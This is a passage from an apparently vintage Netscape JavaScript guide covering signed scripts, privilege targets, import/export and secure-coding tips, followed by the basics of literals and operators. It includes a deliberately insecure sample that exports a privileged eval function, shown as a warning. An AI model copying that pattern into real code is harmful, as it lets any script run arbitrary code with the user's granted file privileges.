<SCRIPT ARCHIVE="myArchive.jar" SRC="myJavaScript.js"> </SCRIPT>
```

Event handler scripts do not directly specify the `ARCHIVE`. Instead, the handler must be preceded by a script containing `ARCHIVE`. For example:

```
<SCRIPT ARCHIVE="myArchive.jar" ID="a">
...
</SCRIPT>
```

```
<FORM>
<INPUT TYPE="button" VALUE="OK"
   onClick="alert('A signed script')" ID="b">
</FORM>
```

Unless you use more than one JAR file, you need only specify the file once. Include the `ARCHIVE` tag in the first script on the HTML page and the remaining scripts on the page use the same file. For example:

```
<SCRIPT ARCHIVE="myArchive.jar" ID="a">
document.write("This script is signed.");
</SCRIPT>

<SCRIPT ID="b">
document.write("This script is signed too.");
</SCRIPT>
```

ID Attribute

Signed inline and event handler scripts require the `ID` attribute. The value of this attribute is a string that relates the script to its signature in the JAR file. The `ID` must be unique within a JAR file.

When a tag contains more than one event handler script, you only need one `ID`. The entire tag is signed as one piece.

In the following example, the first three scripts use the same JAR file. The third script accesses a JavaScript file so it doesn't use the `ID` tag. The fourth script uses a different JAR file, and its `ID` of `"a"` is unique to that file.

```
<HTML>

<SCRIPT ARCHIVE="firstArchive.jar" ID="a">
document.write("This is a signed script.");
</SCRIPT>

<BODY
   onLoad="alert('A signed script using firstArchive.jar')"
   onLoad="alert('One ID needed for these event handler scripts')"
   ID="b">

<SCRIPT SRC="myJavaScript.js">
</SCRIPT>

<LAYER>
<SCRIPT ARCHIVE="secondArchive.jar" ID="a">
document.write("This script uses the secondArchive.jar file.");
</SCRIPT>
</LAYER>
```

```
</BODY>
</HTML>
```

Using Expanded Privileges

As with Java signed objects, signed scripts use calls to Netscape's Java security classes to request expanded privileges. The Java classes are explained in *Java Capabilities API*.

In the simplest case, you add one line of code asking permission to access a particular target representing the resource you want to access. (See "Targets" on page 119 for more information.) For example:

```
netscape.security.PrivilegeManager.enablePrivilege("UniversalSendMail")
```

When the script calls this function, the signature is verified, and if the signature is valid, expanded privileges can be granted. If necessary, a dialog displays information about the application's author, and gives the user the option to grant or deny expanded privileges.

Privileges are granted only in the scope of the requesting function and only after the request has been granted in that function. This scope includes any functions called by the requesting function. When the script leaves the requesting function, privileges no longer apply.

The following example demonstrates this by printing:

```
7: disabled
5: disabled
2: disabled
3: enabled
1: enabled
4: enabled
6: disabled
8: disabled
```

Function `g` requests expanded privileges, and only the commands and functions called after the request and within function `g` are granted privileges.

```
<SCRIPT ARCHIVE="ckHistory.jar" ID="a">

function printEnabled(i) {
   if (history[0] == "") {
      document.write(i + ": disabled<BR>");
   } else {
      document.write(i + ": enabled<BR>");
   }
}

function f() {
   printEnabled(1);
}

function g() {
   printEnabled(2);
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   printEnabled(3);
   f();
   printEnabled(4);
}

function h() {
   printEnabled(5);
   g();
   printEnabled(6);
}

printEnabled(7);
h();
printEnabled(8);

</SCRIPT>
```

Targets

The types of information you can access are called targets. These are listed below.

Target	Description
`UniversalBrowserRead`	Allows reading of privileged data from the browser. This allows the script to pass the same origin check for any document.
`UniversalBrowserWrite`	Allows modification of privileged data in a browser. This allows the script to pass the same origin check for any document.
`UniversalBrowserAccess`	Allows both reading and modification of privileged data from the browser. This allows the script to pass the same origin check for any document.
`UniversalFileRead`	Allows a script to read any files stored on hard disks or other storage media connected to your computer.

Target	Description
`UniversalPreferencesRead`	Allows the script to read preferences using the `navigator.preference` method.
`UniversalPreferencesWrite`	Allows the script to set preferences using the `navigator.preference` method.
`UniversalSendMail`	Allows the program to send mail in the user's name.

For a complete list of targets, see *Netscape System Targets*[1].

JavaScript Features Requiring Privileges

This section lists the JavaScript features that require expanded privileges and the target used to access each feature. Unsigned scripts cannot use any of these features, unless the end user has enabled codebase principals.

- Setting a file upload widget requires `UniversalFileRead`.
- Submitting a form to a `mailto:` or `news:` URL requires `UniversalSendMail`.
- Using an `about:` URL other than `about:blank` requires `UniversalBrowserRead`.
- `event` object: Setting any property requires `UniversalBrowserWrite`.
- `DragDrop` event: Getting the value of the `data` property requires `UniversalBrowserRead`.
- `history` object: Getting the value of any property requires `UniversalBrowserRead`.
- `navigator` object:
  - — Getting the value of a preference using the `preference` method requires `UniversalPreferencesRead`.
  - — Setting the value of a preference using the `preference` method requires `UniversalPreferencesWrite`.

1. http://developer.netscape.com/library/documentation/signedobj/targets/index.htm

- `window` object: Allow of the following operations require `UniversalBrowserWrite`.
  - — Adding or removing the directory bar, location bar, menu bar, personal bar, scroll bar, status bar, or toolbar.
  - — Using the methods in the following table under the indicated circumstances

`enableExternalCapture`	To capture events in pages loaded from different servers. Follow this method with `captureEvents`.
`close`	To unconditionally close a browser window.
`moveBy`	To move a window off the screen.
`moveTo`	To move a window off the screen.
`open`	• To create a window smaller than 100 x 100 pixels or larger than the screen can accommodate by using `innerWidth`, `innerHeight`, `outerWidth`, and `outerHeight`. • To place a window off screen by using `screenX` and `screenY`. • To create a window without a titlebar by using `titlebar`. • To use `alwaysRaised`, `alwaysLowered`, or `z-lock` for any setting.
`resizeTo`	To resize a window smaller than 100 x 100 pixels or larger than the screen can accommodate.
`resizeBy`	To resize a window smaller than 100 x 100 pixels or larger than the screen can accommodate.

  - — Setting the properties in the following table under the indicated circumstances:

`innerWidth`	To set the inner width of a window to a size smaller than 100 x 100 or larger than the screen can accommodate.
`innerHeight`	To set the inner height of a window to a size smaller than 100 x 100 or larger than the screen can accommodate.

Example

The following script includes a button, that, when clicked, displays an alert dialog containing part of the URL history of the browser. To work properly, the script must be signed.

```
<SCRIPT ARCHIVE="myArchive.jar" ID="a">

function getHistory(i) {
   //Attempt to access privileged information
   return history[i];
}

function getImmediateHistory() {
   //Request privilege
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   return getHistory(1);
}

</SCRIPT>
...
<INPUT TYPE="button" onClick="alert(getImmediateHistory());" ID="b">
```

Writing the Script

This section describes special considerations for writing signed scripts. For more tips on writing your scripts, see Danny Goodman's *View Source*[1] article, *Applying Signed Scripts*.[2]

Capturing Events from Other Locations

If a window with frames needs to capture events in pages loaded from different locations (servers), use the `enableExternalCapture` method in a signed script requesting `UniversalBrowserWrite` privileges. Use this method before calling the `captureEvents` method. For example, with the following code the window can capture all Click events that occur across its frames.

```
<SCRIPT ARCHIVE="myArchive.jar" ID="archive">
...
function captureClicks() {
   netscape.security.PrivilegeManager.enablePrivilege("UniversalBrowserWrite");
   enableExternalCapture();
```

1. http://developer.netscape.com/news/viewsource/index.html
2. http://developer.netscape.com/news/viewsource/goodman_sscripts.html

```
   captureEvents(Event.CLICK);
   ...
}
...
</SCRIPT>
```

Isolating an Unsigned Layer within a Signed Container

To create an unsigned layer within a signed container, you need to perform some additional steps to make scripts in the unsigned layer work properly.

- You must set the `__parent__` property of the layer object to `null` so that variable lookups performed by the script in the unsigned layer do not follow the parent chain up to the `window` object and attempt to access the `window` object's properties, which are protected by the container check.
- Because the standard objects (`String`, `Array`, `Date`, and so on) are defined in the `window` object and not normally in the layer, you must call the `initStandardObjects` method of the `layer` object. This creates copies of the standard objects in the layer's scope.

International Characters in Signed Scripts

When used in scripts, international characters can appear in string constants and in comments. JavaScript keywords and variables cannot include special international characters.

Scripts that include international characters cannot be signed because the process of transforming the characters to the local character set invalidates the signature. To work around this limitation:

- Escape the international characters (`'0x\ea'`, and so on).
- Put the data containing the international characters in a hidden form element, and access the form element through the signed script.
- Separate signed and unsigned scripts into different layers, and use the international characters in the unsigned scripts.
- Remove comments that include international characters.

There is no restriction on international characters the HTML surrounding the signed scripts.

Importing and Exporting Functions

You might want to provide interfaces to call into secure containers (windows and layers). To do so, you use the `import` and `export` statements. Exporting a function name makes it available to be imported by scripts outside the container without being subject to a container test.

You can only import and export functions, either top-level functions (associated with a `window` object) or methods of some other object. You cannot import or export entire objects or properties that aren't functions.

Importing a function into your scope creates a new function of the same name as the imported function. Calling that function calls the corresponding function from the secure container.

To use `import` and `export`, you must explicitly set the `LANGUAGE` attribute of the `SCRIPT` tag to `"JavaScript1.2"`.

In the signed script that defines a function you want to let other scripts access, use the `export` statement. The syntax of this statement is:

```
exportStmt ::= export exprList
exprList ::= expr | expr, exprList
```

where each *expr* must resolve to the name of a function. The `export` statement marks each function as importable.

In the script in which you want to import that function, use the `import` statement. The syntax of this statement is:

```
importStmt ::= import importList
importList ::= importElem | importElem, importList
importElem ::= expr.funName | expr.*
```

Executing `import` *expr.funName* evaluates *expr* and then imports the *funName* function of that object into the current scope. It is an error if *expr* does not evaluate to an object, if there is no function named *funName*, or if the function exists but has not been marked as importable. Executing `import` *expr*`.*` imports all importable functions of *expr*.

Example

The following example has three pages in a frameset. The file `containerAccess.html` defines the frameset and calls a user function when the frameset is loaded. One page, `secureContainer.html`, has signed scripts and exports a function. The other page, `access.html`, imports the exported function and calls it.

While this example exports a function that does not enable or require expanded privileges, you can export functions that do enable privileges. If you do so, you should be very careful to not inadvertently allow access to an attacker. For more information, see "Be Careful What You Export" on page 126.

The file `containerAccess.html` contains this code:

```
<HTML>
<FRAMESET NAME=myframes ROWS="50%,*" onLoad="inner.myOnLoad()">
<FRAME NAME=inner SRC="access.html">
<FRAME NAME=secureContainer SRC="secureContainer.html">
</FRAMESET>
</HTML>
```

The file `secureContainer.html` contains this code:

```
<HTML>
This page defines a variable and two functions.
Only one function, publicFunction, is exported.
<BR>

<SCRIPT ARCHIVE="secureContainer.jar" LANGUAGE="JavaScript1.2" ID="a">

function privateFunction() {
   return 7;
}

var privateVariable = 23;

function publicFunction() {
   return 34;
}
export publicFunction;

netscape.security.PrivilegeManager.enablePrivilege(
   "UniversalBrowserRead");
document.write("This page is at " + history[0]);

// Privileges revert automatically when the script terminates.
</SCRIPT>
</HTML>
```

The file `access.html` contains this code:

```
<HTML>
This page attempts to access an exported function from a signed
container. The access should succeed.

<SCRIPT LANGUAGE="JavaScript1.2">

function myOnLoad() {
   var ctnr = top.frames.secureContainer;
   import ctnr.publicFunction;
   alert("value is " + publicFunction());
}

</SCRIPT>
</HTML>
```

Hints for Writing Secure JavaScript

Check the Location of the Script

If you have signed scripts in pages you have posted to your site, it is possible to copy the JAR file from your site and post it on another site. As long as the signed scripts themselves are not altered, the scripts will continue to operate under your signature. (See “Debugging Invalid Hash Errors” on page 130 for one exception to this rule.)

If you wish to prevent this, you can force your scripts to work only from your site.

```
<SCRIPT ARCHIVE="siteSpecific.jar" ID="a" LANGUAGE="JavaScript1.2">
if (document.URL.match(/^http:\/\/www.company.com\//)) {
   netscape.security.PrivilegeManager.enablePrivilege(...);
   // Do your stuff
}
</SCRIPT>
```

Then if the JAR file and script are copied to another site, they no longer work. If the person who copies the script alters it to bypass the check on the source of the script, the signature is invalidated.

Be Careful What You Export

When you export functions from your signed script, you are in effect transferring any trust the user has placed in you to any script that calls your functions. This means you have a responsibility to ensure that you are not exporting interfaces that can be used in ways you do not want. For example, the following program exports a call to `eval` that can operate under expanded privileges.

```
<SCRIPT ARCHIVE="duh.jar" ID="a">
function myEval(s) {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalFileAccess");
   return eval(s);
}
export myEval; // Don’t do this!!!!
</SCRIPT>
```

Now any other script can import `myEval` and read and write any file on the user’s hard disk using trust the user has granted to you.

Minimize the Trusted Code Base

In security parlance, the **trusted code base** (TCB) is the set of code that has privileges to perform restricted actions. One way to improve security is reduce the size of the TCB, which then gives fewer points for attack or opportunities for mistakes.

For example, the following code, if executed in a signed script with the user’s approval, opens a new window containing the history of the browser:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
netscape.security.PrivilegeManager.enablePrivilege(
   "UniversalBrowserAccess");
var win = window.open();
for (var i=0; i < history.length; i++) {
   win.document.writeln(history[i] + "<BR>");
}
win.close();
</SCRIPT>
```

The TCB in this instance is the entire script because privileges are acquired at the beginning and never reverted. You could reduce the TCB by rewriting the program as follows:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
var win = window.open();
netscape.security.PrivilegeManager.enablePrivilege(
   "UniversalBrowserAccess");
for (var i=0; i < history.length; i++) {
   win.document.writeln(history[i] + "<BR>");
}
netscape.security.PrivilegeManager.revertPrivilege(
   "UniversalBrowserAccess");
win.close();
</SCRIPT>
```

With this change, the TCB becomes only the loop containing the accesses to the `history` property. You could avoid the extra call into Java to revert the privilege by introducing a function:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
function writeArray() {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserAccess");
   for (var i=0; i < history.length; i++) {
      win.document.writeln(history[i] + "<BR>");
   }
}
var win = window.open();
writeArray();
win.close();
</SCRIPT>
```

The privileges are automatically reverted when `writeArray` returns, so you don't have to do so explicitly.

Use the Minimal Capability Required for the Task

Another way of reducing your exposure to exploits or mistakes is by only using the minimal capability required to perform the given access. For example, the previous code requested `UniversalBrowserAccess`, which is a macro target containing both `UniversalBrowserRead` and `UniversalBrowserWrite`. Only `UniversalBrowserRead` is required to read the elements of the `history` array, so you could rewrite the above code more securely:

```
<SCRIPT ARCHIVE="historyWin.jar" ID="a">
function writeArray() {
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   for (var i=0; i < history.length; i++) {
      win.document.writeln(history[i] + "<BR>");
   }
}
var win = window.open();
writeArray();
win.close();
</SCRIPT>
```

Signing Scripts

During development of a script you'll eventually sign, you can use codebase principals for testing, as described in "Codebase Principals" on page 111. Once you've finished modifying the script, you need to sign it.

For any script to be granted expanded privileges, all scripts on the same HTML page or layer must be signed. If you use layers, you can have both signed and unsigned scripts as long as you keep them in separate layers. For more information, see "Using Signed Scripts in Navigator 4.0" on page 109.

You can sign JavaScript files (accessed with the `SRC` attribute of the `SCRIPT` tag), inline scripts, event handler scripts, and JavaScript entities. You cannot sign `javascript:` URLs. Before you sign the script, be sure you've properly identified it, as described in "Identifying Signed Scripts" on page 116.

Using Page Signer

Use Page Signer to sign scripts. Page Signer is a Perl script (`signPages`) that uses Zigbert to sign your scripts and package the digital signature and related information in a JAR file.

The `signPages` script extracts scripts from HTML files, signs them, and places their digital signatures in the archive specified by the `ARCHIVE` attribute in the `SCRIPT` tag from the HTML files. It also takes care of copying external JavaScript files loaded by the `SRC` attribute of the `SCRIPT` tag. The `SCRIPT` tags in the HTML pages can specify more than one JAR file; if so, `signPages` creates as many JAR files as it needs.

For more information on using these tools, see *Zigbert User's Guide*[1].

After Signing

Once you've signed a script, any time you change it you must resign it. For JavaScript files, this means you cannot change anything in the file. For inline scripts, you cannot change anything between the initial `<SCRIPT ...>` and the closing `</SCRIPT>`. For event handlers and JavaScript entities, you cannot change anything at all in the tag that includes the handler or entity.

A change can be as simple as adding or removing whitespace in the script.

1. http://developer.netscape.com/library/documentation/signedobj/zigbert/index.htm

Changes to a signed script's byte stream invalidate the script's signature. This includes moving the HTML page between platforms that have different representations of text. For example, moving an HTML page from a Windows server to a UNIX server changes the byte stream and invalidates the signature. (This doesn't affect viewing pages from multiple platforms.) To avoid this, you can move the page in binary mode. Note that doing so changes the appearance of the page in your text editor but not in the browser.

Although you cannot make changes to the script, you can make changes to the surrounding information in the HTML file. You can even copy a signed script from one file to another, as long as you make sure you change nothing within the script.

Troubleshooting Signed Scripts

Errors on the Java Console

Be sure to check the Java console for errors if your signed scripts do not function as expected. You may see errors such as the following:

```
# Error: Invalid Hash of this JAR entry (-7882)
# jar file: C:\Program Files\Netscape\Users\norris\cache\MVI9CF1F.JAR
# path: 1
```

The path value printed for signed JavaScript is either the value of the `ID` attribute or the `SRC` attribute of the tag that supplied the script.

Debugging Invalid Hash Errors

Invalid hash errors occur if the script has changed from when it was signed. The most common cause of this problem is that the scripts have been moved from one platform to another with a text transfer rather than a binary transfer. Because line separator characters can differ from platform to platform, the hash could change from when the script was originally signed.

One good way to debug this sort of problem is to use the `-s` option to `signPages`, which will save the inline scripts in the JAR file. You can then unpack the jar file when you get the hash errors and compare it to the HTML file to track down the source of the problems. For information on `signPages`, see *Zigbert User's Guide*[1].

"User did not grant privilege" Exception or Unsigned Script Dialog

Depending on whether or not you have enabled codebase principals, you see different behavior if a script attempts to enable privileges when it isn't signed or when its principals have been downgraded due to mixing.

If you have not enabled codebase principals and a script attempts to enable privileges for an unsigned script, it gets an exception from Java that the "user did not grant privilege". If you did enable codebase principals, you will see a Java security dialog that asking for permissions for the unsigned code.

This behavior is caused by either an error in verifying the certificate principals (which will cause an error to be printed to the Java console; see "Errors on the Java Console" on page 130), or by mixing signed and unsigned scripts. There are many possible sources of unsigned scripts. In particular, because there is no way to sign Javascript: URLs or dynamically generated scripts, using them causes the downgrading of principals.

1. http://developer.netscape.com/library/documentation/signedobj/zigbert/index.htm

The Core JavaScript Language

2

Chapter

8

Values, Variables, and Literals

This chapter discusses values that JavaScript recognizes and describes the fundamental building blocks of JavaScript expressions: variables and literals.

Values

JavaScript recognizes the following types of values:

- Numbers, such as 42 or 3.14159
- Logical (Boolean) values, either true or false
- Strings, such as "Howdy!"
- `null`, a special keyword denoting a null value

Note Because JavaScript is case sensitive, `null` is not the same as `Null`, `NULL`, or any other variant.

This relatively small set of types of values, or *data types*, enables you to perform useful functions with your applications. There is no explicit distinction between integer and real-valued numbers. Nor is there an explicit date data type in Navigator. However, you can use the `Date` object and its methods to handle dates.

Objects and functions are the other fundamental elements in the language. You can think of objects as named containers for values, and functions as procedures that your application can perform.

Data Type Conversion

JavaScript is a loosely typed language. That means you do not have to specify the data type of a variable when you declare it, and data types are converted automatically as needed during script execution. So, for example, you could define a variable as follows:

```
var answer = 42
```

And later, you could assign the same variable a string value, for example,

```
answer = "Thanks for all the fish..."
```

Because JavaScript is loosely typed, this assignment does not cause an error message.

In expressions involving numeric and string values, JavaScript converts the numeric values to strings. For example, consider the following statements:

```
x = "The answer is " + 42
y = 42 + " is the answer."
```

The first statement returns the string "The answer is 42." The second statement returns the string "42 is the answer."

Variables

You use variables as symbolic names for values in your application. You give variables names by which you refer to them and which must conform to certain rules.

A JavaScript identifier, or *name,* must start with a letter or underscore ("_"); subsequent characters can also be digits (0-9). Because JavaScript is case sensitive, letters include the characters "A" through "Z" (uppercase) and the characters "a" through "z" (lowercase).

Some examples of legal names are `Number_hits`, `temp99`, and `_name`.

Variable Scope

You can declare a variable in two ways:

- By simply assigning it a value; for example, `x = 42`
- With the keyword `var`; for example, `var x = 42`

When you set a variable identifier by assignment outside of a function, it is called a *global* variable, because it is available everywhere in the current document. When you declare a variable within a function, it is called a *local* variable, because it is available only within the function.

Using `var` to declare a global variable is optional. However, you must use `var` to declare a variable inside a function.

You can access global variables declared in one window or frame from another window or frame by specifying the window or frame name. For example, if a variable called `phoneNumber` is declared in a `FRAMESET` document, you can refer to this variable from a child frame as `parent.phoneNumber`.

For information on using variables across frames and windows, see Chapter 4, "Using Windows and Frames."

Literals

You use literals to represent values in JavaScript. These are fixed values, not variables, that you *literally* provide in your script.

Integers

Integers can be expressed in decimal (base 10), hexadecimal (base 16), and octal (base 8). A decimal integer literal consists of a sequence of digits without a leading 0 (zero). A leading 0 (zero) on an integer literal indicates it is in octal; a leading 0x (or 0X) indicates hexadecimal. Hexadecimal integers can include digits (0-9) and the letters a-f and A-F. Octal integers can include only the digits 0-7.

Some examples of integer literals are: 42 0xFFF, and -345.

Floating-Point Literals

A floating-point literal can have the following parts:

- a decimal integer
- a decimal point (".")
- a fraction (another decimal number)
- an exponent
- a type suffix

The exponent part is an "e" or "E" followed by an integer, which can be signed (preceded by "+" or "-"). A floating-point literal must have at least one digit and either a decimal point or "e" (or "E").

Some examples of floating-point literals are 3.1415, -3.1E12, .1e12, and 2E-12

Boolean Literals

The Boolean type has two literal values: `true` and `false`.

String Literals

A string literal is zero or more characters enclosed in double (`"`) or single (`'`) quotation marks. A string must be delimited by quotation marks of the same type; that is, either both single quotation marks or both double quotation marks. The following are examples of string literals:

- `"blah"`
- `'blah'`
- `"1234"`
- `"one line \n another line"`

In addition to ordinary characters, you can also include special characters in strings, as shown in the last example in the preceding list. Table 8.1 lists the special characters that you can use in JavaScript strings.

Table 8.1 JavaScript special characters

Character	Meaning
`\b`	backspace
`\f`	form feed
`\n`	new line
`\r`	carriage return
`\t`	tab
`\\`	backslash character

Escaping Characters

For characters not listed in Table 8.1, a preceding backslash is ignored, with the exception of a quotation mark and the backslash character itself.

You can insert a quotation mark inside a string by preceding it with a backslash. This is known as *escaping* the quotation mark. For example,

```
var quote = "He read \"The Cremation of Sam McGee\" by R.W. Service."
document.write(quote)
```

The result of this would be

> He read “The Cremation of Sam McGee” by R.W. Service.

To include a literal backslash inside a string, you must escape the backslash character. For example, to assign the file path `c:\temp` to a string, use the following:

```
var home = "c:\\temp"
```

Chapter 9

Expressions and Operators

This chapter describes JavaScript expressions and operators, including assignment, comparison, arithmetic, bitwise, logical, string, and special operators. It also describes regular expressions.

Expressions

An *expression* is any valid set of literals, variables, operators, and expressions that evaluates to a single value; the value can be a number, a string, or a logical value.

Conceptually, there are two types of expressions: those that assign a value to a variable, and those that simply have a value. For example, the expression `x = 7` is an expression that assigns x the value seven. This expression itself evaluates to seven. Such expressions use *assignment operators.* On the other hand, the expression `3 + 4` simply evaluates to seven; it does not perform an assignment. The operators used in such expressions are referred to simply as *operators*.

JavaScript has the following types of expressions:

- Arithmetic: evaluates to a number, for example 3.14159
- String: evaluates to a character string, for example, “Fred” or “234”

- Logical: evaluates to true or false

The special keyword `null` denotes a null value. In contrast, variables that have not been assigned a value are *undefined* and cause a runtime error if used as numbers or as numeric variables. Array elements that have not been assigned a value, however, evaluate to false. For example, the following code executes the function `myFunction` because the array element is not defined:

```
myArray=new Array()
if (!myArray["notThere"])
   myFunction()
```

Operators

JavaScript has assignment, comparison, arithmetic, bitwise, logical, string, and special operators. This section describes the operators and contains information about operator precedence.

JavaScript has both *binary* and *unary* operators. A binary operator requires two operands, one before the operator and one after the operator:

```
operand1 operator operand2
```

For example, `3+4` or `x*y`.

A unary operator requires a single operand, either before or after the operator:

```
operator operand
```

or

```
operand operator
```

For example, `x++` or `++x`.

In addition, JavaScript has one ternary operator, the conditional operator. A ternary operator requires three operands.

Assignment Operators

An assignment operator assigns a value to its left operand based on the value of its right operand. The basic assignment operator is equal (=), which assigns the value of its right operand to its left operand. That is, x = y assigns the value of y to x.

The other assignment operators are shorthand for standard operations, as shown in Table 9.1.

Table 9.1 Assignment operators

Shorthand operator	Meaning
`x += y`	`x = x + y`
`x -= y`	`x = x - y`
`x *= y`	`x = x * y`
`x /= y`	`x = x / y`
`x %= y`	`x = x % y`
`x <<= y`	`x = x << y`
`x >>= y`	`x = x >> y`
`x >>>= y`	`x = x >>> y`
`x &= y`	`x = x & y`
`x ^= y`	`x = x ^ y`
`x |= y`	`x = x | y`

Comparison Operators

A comparison operator compares its operands and returns a logical value based on whether the comparison is true or not. The operands can be numerical or string values. When used on string values, the comparisons are based on the standard lexicographical ordering. They are described in Table 9.2.

Table 9.2 Comparison operators

Operator	Description	Examples returning true[a]
Equal (==)	Returns true if the operands are equal.	`3 == var1`
Not equal (!=)	Returns true if the operands are not equal.	`var1 != 4`
Greater than (>)	Returns true if left operand is greater than right operand.	`var2 > var1`

Greater than or equal (>=)	Returns true if left operand is greater than or equal to right operand.	`var2 >= var1`
		`var1 >= 3`

Less than (<)	Returns true if left operand is less than right operand.	`var1 < var2`

Less than or equal (<=)	Returns true if left operand is less than or equal to right operand.	`var1 <= var2`
		`var2 <= 5`

a. In these examples, assume `var1` has been assigned the value 3 and `var2` had been assigned the value 4.

Arithmetic Operators

Arithmetic operators take numerical values (either literals or variables) as their operands and return a single numerical value. The standard arithmetic operators are addition (+), subtraction (-), multiplication (*), and division (/). These operators work as they do in other programming languages.

In addition, JavaScript provides the arithmetic operators listed in Table 9.3.

Table 9.3 Arithmetic Operators

Operator	Description	Example
% (Modulus)	Binary operator. Returns the integer remainder of dividing the 2 operands.	12 % 5 returns 2.
++ (Increment)	Unary operator. Adds one to its operand. If used as a prefix operator (`++x`), returns the value of its operand after adding one; if used as a postfix operator (`x++`), returns the value of its operand before adding one.	If `x` is 3, then `++x` sets `x` to 4 and returns 4, whereas `x++` sets `x` to 4 and returns 3.

Table 9.3 Arithmetic Operators

Operator	Description	Example
`--` (Decrement)	Unary operator. Subtracts one to its operand. The return value is analogous to that for the increment operator.	If `x` is 3, then `--x` sets `x` to 2 and returns 2, whereas `x++` sets `x` to 2 and returns 3.
`-` (Unary negation)	Unary operator. Returns the negation of its operand.	If `x` is 3, then `-x` returns -3.

Bitwise Operators

Bitwise operators treat their operands as a set of bits (zeros and ones), rather than as decimal, hexadecimal, or octal numbers. For example, the decimal number nine has a binary representation of 1001. Bitwise operators perform their operations on such binary representations, but they return standard JavaScript numerical values.

The following table summarizes JavaScript's bitwise operators

Table 9.4 Bitwise operators

Operator	Usage	Description
Bitwise AND	`a & b`	Returns a one in each bit position if bits of both operands are ones.
Bitwise OR	`a | b`	Returns a one in a bit if bits of either operand is one.
Bitwise XOR	`a ^ b`	Returns a one in a bit position if bits of one but not both operands are one.
Bitwise NOT	`~ a`	Flips the bits of its operand.
Left shift	`a << b`	Shifts `a` in binary representation `b` bits to left, shifting in zeros from the right.
Sign-propagating right shift	`a >> b`	Shifts `a` in binary representation `b` bits to right, discarding bits shifted off.
Zero-fill right shift	`a >>> b`	Shifts `a` in binary representation `b` bits to the right, discarding bits shifted off, and shifting in zeros from the left.

Bitwise Logical Operators

Conceptually, the bitwise logical operators work as follows:

- The operands are converted to thirty-two-bit integers and expressed by a series of bits (zeros and ones).
- Each bit in the first operand is paired with the corresponding bit in the second operand: first bit to first bit, second bit to second bit, and so on.
- The operator is applied to each pair of bits, and the result is constructed bitwise.

For example, the binary representation of nine is 1001, and the binary representation of fifteen is 1111. So, when the bitwise operators are applied to these values, the results are as follows:

- 15 & 9 yields 9 (1111 & 1001 = 1001)
- 15 | 9 yields 15 (1111 | 1001 = 1111)
- 15 ^ 9 yields 6 (1111 ^ 1001 = 0110)

Bitwise Shift Operators

The bitwise shift operators take two operands: the first is a quantity to be shifted, and the second specifies the number of bit positions by which the first operand is to be shifted. The direction of the shift operation is controlled by the operator used.

Shift operators convert their operands to thirty-two-bit integers and return a result of the same type as the left operator.

The shift operators are listed in Table 9.5.

Table 9.5 Bitwise shift operators

Operator	Description	Example
<< (Left shift)	This operator shifts the first operand the specified number of bits to the left. Excess bits shifted off to the left are discarded. Zero bits are shifted in from the right.	`9<<2` yields 36, because 1001 shifted 2 bits to the left becomes 100100, which is 36.
>> (Sign-propagating right shift)	This operator shifts the first operand the specified number of bits to the right. Excess bits shifted off to the right are discarded. Copies of the leftmost bit are shifted in from the left.	9>>2 yields 2, because 1001 shifted 2 bits to the right becomes 10, which is 2. Likewise, -9>>2 yields -3, because the sign is preserved.
>>> (Zero-fill right shift)	This operator shifts the first operand the specified number of bits to the right. Excess bits shifted off to the right are discarded. Zero bits are shifted in from the left.	19>>>2 yields 4, because 10011 shifted 2 bits to the right becomes 100, which is 4. For non-negative numbers, zero-fill right shift and sign-propagating right shift yield the same result.

Logical Operators

Logical operators take Boolean (logical) values as operands and return a Boolean value. They are described in Table 9.6.

Table 9.6 Logical operators

Operator	Usage	Description	Example[a]
and (&&)	`expr1 && expr2`	Returns `expr1` if it converts to `false`. Otherwise, returns `expr2`.	`var1 && var2` returns `"Dog"`. `var2 && var3` returns `false`
or (||)	`expr1 || expr2`	Returns `expr1` if it converts to `true`. Otherwise, returns `expr2`.	`var1 || var2` returns `"Cat"`. `var3 || var1` returns `"Cat"`. `var3 || (3==4)` returns `false`.
not (!)	`!expr`	If `expr` is true, returns false; if `expr` is false, returns true.	`!var1` returns `false`. `!var3` returns `true`.

a. Assume `var1` is `"Cat"`, `var2` is `"Dog"`, and `var3` is `false`.

Short-Circuit Evaluation

As logical expressions are evaluated left to right, they are tested for possible "short-circuit" evaluation using the following rules:

- `false` && *anything* is short-circuit evaluated to false.
- `true` || *anything* is short-circuit evaluated to true.

The rules of logic guarantee that these evaluations are always correct. Note that the *anything* part of the above expressions is not evaluated, so any side effects of doing so do not take effect.

String Operators

In addition to the comparison operators, which can be used on string values, the concatenation operator (+) concatenates two string values together, returning another string that is the union of the two operand strings. For example, `"my " + "string"` returns the string `"my string"`.

The shorthand assignment operator += can also be used to concatenate strings. For example, if the variable `mystring` has the value "alpha," then the expression `mystring += "bet"` evaluates to "alphabet" and assigns this value to `mystring`.

Special Operators

conditional operator

The conditional operator is the only JavaScript operator that takes 3 operands. The operator can have one of two values based on a condition. The syntax is

```
(condition) ? val1 : val2
```

If `condition` is true, the operator has the value of `val1`. Otherwise it has the value of `val2`. You can use the conditional operator anywhere you would use a standard operator.

For example,

```
status = (age >= 18) ? "adult" : "minor"
```

This statement assigns the value “adult” to the variable `status` if `age` is eighteen or more. Otherwise, it assigns the value “minor” to `status`.

comma operator

The comma operator (`,`) simply evaluates both of its operands and returns the value of the second operand. This operator is primarily used inside a `for` loop, to allow multiple variables to be updated each time through the loop.

For example, if `a` is a 2-dimensional array with 10 elements on a side, the following code uses the comma operator to increment two variables at once. The code prints the values of the diagonal elements in the array:

```
for (var i=0, j=10; i <= 10; i++, j--)
   document.writeln("a["+i+","+j+"]= " + a[i,j])
```

delete

The `delete` operator deletes an object's property or an element at a specified index in an array. Its syntax is:

```
delete objectName.property
delete objectname[index]
delete property
```

where `objectName` is the name of an object, `property` is an existing property, and `index` is an integer representing the location of an element in an array

The third form is legal only within a `with` statement. If the deletion succeeds, the `delete` operator sets the property or element to `undefined`. `delete` always returns undefined.

new

You can use the `new` operator to create an instance of a user-defined object type or of one of the predefined object types `Array`, `Boolean`, `Date`, `Function`, `Image`, `Number`, `Object`, `Option`, `RegExp`, or `String`. On the server, you can also use it with `DbPool`, `Lock`, `File`, or `SendMail`. Use `new` as follows:

